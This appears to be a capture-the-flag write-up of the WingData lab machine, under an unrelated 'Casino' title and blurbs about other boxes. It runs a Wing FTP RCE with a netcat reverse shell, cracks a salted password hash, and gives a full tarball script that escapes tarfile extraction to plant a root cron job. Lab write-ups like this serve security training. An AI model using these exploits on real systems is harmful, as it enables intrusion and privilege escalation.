



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

WingData is a easy-difficulty Linux machine from Hack The Box that demonstrates the exploitation of a vulnerable FTP server and a complex privilege escalation through tarfile path manipulation. Initial reconnaissance reveals Wing FTP Server version 7.4.3 running on the target, which is vulnerable to CVE-2025-47812, an unauthenticated remote code execution flaw. After exploiting this vulnerability to gain a shell as the wingftp user, we discover XML configuration files containing user password hashes. The password hash for user wacky uses a custom SHA256 salting scheme specific to Wing FTP Server, requiring the format SHA256(password+”WingFTP”). After successfully cracking this hash, we escalate to the wacky user account. For privilege escalation, we discover wacky has sudo permissions to run a Python script that extracts tarball backups with path validation. By crafting a specially designed tarball that creates a deeply nested symlink chain exceeding the PATH_MAX limit, we exploit a race condition in Python’s tarfile extraction process to write a malicious cron job to /etc/cron.d/, ultimately achieving root access through a SUID bash binary.
Nmap scan report for 10.129.5.186
Host is up, received user-set (0.041s latency).
Scanned at 2026-02-14 21:42:14 WET for 17s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)

80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://wingdata.htb/

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (95%)
Our initial port scan reveals the web server on port 80 is redirecting us to wingdata.htb. Navigating to it shows a generic corporate site for Wing Data Solutions.

Clicking the “Client Portal” button sends us to ftp.wingdata.htb. We will add it to our /etc/hosts file for proper resolution.
Visiting http://ftp.wingdata.htb presents us with the Wing FTP Server web interface.

The footer reveals this is Wing FTP Server version 7.4.3, which immediately stands out as a potential attack vector worth investigating for known vulnerabilities.
A quick search for Wing FTP Server 7.4.3 vulnerabilities leads us to CVE-2025-47812, a critical unauthenticated remote code execution vulnerability affecting Wing FTP Server versions prior to 7.4.4.

The vulnerability exploits inconsistent NULL byte handling between two code paths in Wing FTP Server. The authentication function c_CheckUser() truncates usernames at NULL bytes, while the session creation logic does not. When we send a username like anonymous\x00<lua_code>, the authentication sees only anonymous and grants access, but the full string including our malicious Lua code gets written into the session file. Wing FTP Server uses Lua scripting for session management, so when we subsequently access an authenticated endpoint like /dir.html with our session UID cookie, the server executes our injected Lua code. This code uses io.popen() to run system commands, returning the output in the HTTP response. The exploit achieves code execution with the privileges of the FTP server process.
We download a proof-of-concept exploit from GitHub and prepare to execute it against our target:
python3 CVE-2025-47812.py -u http://ftp.wingdata.htb -c 'nc 10.10.14.60 443 -e /bin/bash'
[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'nc 10.10.14.60 443 -e /bin/bash' and username: 'anonymous'
[+] UID extracted: a84cd3184dcba46b0203fca8413eaeb3f528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: a84cd3184dcba46b0203fca8413eaeb3f528764d624db129b32c21fbca0cb8d6
The exploit successfully triggers our reverse shell callback. On our penelope listener, we receive a connection that gets upgraded to a full PTY shell:
[+] Got reverse shell from wingdata~10.129.5.8-Linux-x86_64
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/local/bin/python3!
[+] Interacting with session [1] • Shell Type PTY
────────────────────────────────────────────────────────────────────────────────
wingftp@wingdata:/opt/wftpserver$
We now have a shell as the wingftp user. Running a quick check of the system’s user accounts reveals three users with shell access:
wingftp@wingdata:/opt/wftpserver$ grep sh$ /etc/passwd
root:x:0:0:root:/root:/bin/bash
wingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash
wacky:x:1001:1001::/home/wacky:/bin/bash
The presence of the wacky user is interesting and suggests this might be our path to user-level access on the box.
Exploring the Wing FTP Server directory structure, we find the user configuration files stored in XML format:
wingftp@wingdata:/opt/wftpserver/Data/1/users$ ls
anonymous.xml  john.xml  maria.xml  steve.xml  wacky.xml
Examining the wacky.xml file reveals a password hash:
wingftp@wingdata:/opt/wftpserver/Data/1/users$ cat wacky.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>wacky</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
        <ProtocolType>63</ProtocolType>
        <EnableExpire>0</EnableExpire>
        <ExpireTime>2025-12-02 12:02:46</ExpireTime>
        <SNIP>
    </USER>
</USER_ACCOUNTS>
The password field contains what appears to be a SHA256 hash. However, attempting to crack this hash directly using rockyou.txt proves unsuccessful.
Further research into Wing FTP Server’s authentication mechanism reveals that the server uses a custom salting scheme for password hashes. According to the Wing FTP Server documentation, administrator passwords are hashed using the formula: SHA256(Password+"WingFTP").

This means the server appends the static salt string “WingFTP” to the plaintext password before computing the SHA256 hash. We can attempt to crack this using hashcat with mode 1410, which handles sha256($pass.$salt) format.
We create a hash file with the format required by hashcat:
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP
Now we run hashcat against the rockyou wordlist:
.\hashcat.exe -m 1410 hashes.txt rockyou.txt.gz
hashcat (v7.1.2) starting

<SNIP>

Hash.Mode........: 1410 (sha256($pass.$salt))
Hash.Target......: 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b87...ingFTP
Time.Started.....: Sat Feb 14 21:09:56 2026 (2 secs)
Time.Estimated...: Sat Feb 14 21:09:58 2026 (0 secs)

<SNIP>

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:{hidden}

Session..........: hashcat
Status...........: Cracked
The hash cracks successfully, revealing wacky’s password. We can now use these credentials to switch to the wacky user:
wingftp@wingdata:/opt/wftpserver/Data/1/users$ su wacky
Password:

wacky@wingdata:/opt/wftpserver/Data/1/users$ cd /home/wacky

wacky@wingdata:~$ cat user.txt
{hidden}
We’ve successfully obtained the user flag and established access as the wacky user.
The first step in privilege escalation is checking what sudo permissions our current user has:
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3
        /opt/backup_clients/restore_backup_clients.py *
The wacky user can execute a specific Python script as root without a password. This script is located at /opt/backup_clients/restore_backup_clients.py and appears to handle backup restoration operations. Let’s examine its source code to identify potential vulnerabilities.
wacky@wingdata:~$ cat /opt/backup_clients/restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
The script performs several validation checks on the backup filename and restore directory name. However, the critical vulnerability lies in the tar.extractall() operation. While the script uses the filter=”data” parameter-a security feature introduced to prevent directory traversal, it can be bypassed by exploiting path normalization limits.
The vulnerability we’ll exploit is based on how Python’s tarfile module handles deeply nested symbolic links. When the path length of a symlink chain exceeds the system’s PATH_MAX limit (typically 4096 bytes), the extraction process can exhibit unexpected behavior where files end up being written to locations outside the intended extraction directory. This technique exploits recent critical vulnerabilities tracked as CVE-2025-4517 (CVSS 9.4) and CVE-2025-4330 (CVSS 7.5), which affect Python 3.12+ when using filter="data" or filter="tar".
Our exploitation strategy involves creating a malicious tarball containing:
/etc/cron.d/ due to the path confusionLet’s create the exploit tarball:
/usr/local/bin/python3 << 'PYEOF'
import tarfile
import os
import io

# Create very long directory name (247 chars)
comp = 'd' * 247
steps = "abcdefghijklmnop"  # 16 levels
path = ""

with tarfile.open("/tmp/exploit_cron.tar", mode="w") as tar:
    # Build deep directory + symlink chain to exceed PATH_MAX
    for i in steps:
        # Create directory
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)

        # Create symlink pointing to that directory
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)

        path = os.path.join(path, i)

    # Final payload: cron job that will be written to /etc/cron.d/
    payload = b"* * * * * root chmod u+s /bin/bash\n"
    payload_info = tarfile.TarInfo(os.path.join(path, "..", "..", "..", "..", "..", "..", "..", "..", "..", "..", "etc", "cron.d", "pwn"))
    payload_info.size = len(payload)
    tar.addfile(payload_info, io.BytesIO(payload))

print("Exploit tar created at /tmp/exploit_cron.tar")
PYEOF
This Python script constructs a tarball with the following structure:
comp is 247 characters long (the letter ‘d’ repeated)steps../ sequences)By creating a tarball with a directory structure that is extremely deep and uses maximum-length component names, we can “confuse” the logic that filter="data" uses to validate safe paths. When the total string length exceeds PATH_MAX, the internal calculations used to join the STAGING_BASE with the extraction path can fail or truncate.
When the tarfile module attempts to validate the final destination of the cron file, the length of the prefix causes the normalization logic to miscalculate the “safe” boundary. This allows the ../ sequences to escape the STAGING_BASE and write the file directly to /etc/cron.d/pwn.
The cron job we’re injecting contains a simple command: chmod u+s /bin/bash, which will set the SUID bit on bash, allowing us to execute it as root.
Now we need to place our malicious tarball where the script expects to find backup files and create a symlink with the correct naming pattern:
wacky@wingdata:/tmp$ ln -s /tmp/exploit_cron.tar /opt/backup_clients/backups/backup_1001.tar
With our symlink in place, we can now execute the vulnerable script as root:
wacky@wingdata:/tmp$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_pwn
[+] Backup: backup_1001.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_pwn
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_pwn
The script reports successful extraction. Let’s verify that our malicious cron file was created:
wacky@wingdata:/tmp$ ls -la /etc/cron.d/pwn
-rw-r--r-- 1 root root 35 Dec 31  1969 /etc/cron.d/pwn

wacky@wingdata:/tmp$ cat /etc/cron.d/pwn
* * * * * root chmod u+s /bin/bash
Perfect! Our cron job is now in place. The cron daemon will execute this job every minute, setting the SUID bit on /bin/bash. We wait briefly for the cron job to trigger, then check the permissions on bash:
wacky@wingdata:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1265648 Sep  6 18:07 /bin/bash
The SUID bit is now set (notice the s in the permissions). We can leverage this to spawn a root shell using the -p flag, which preserves the effective user ID:
wacky@wingdata:/tmp$ /bin/bash -p

bash-5.2# whoami
root

A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.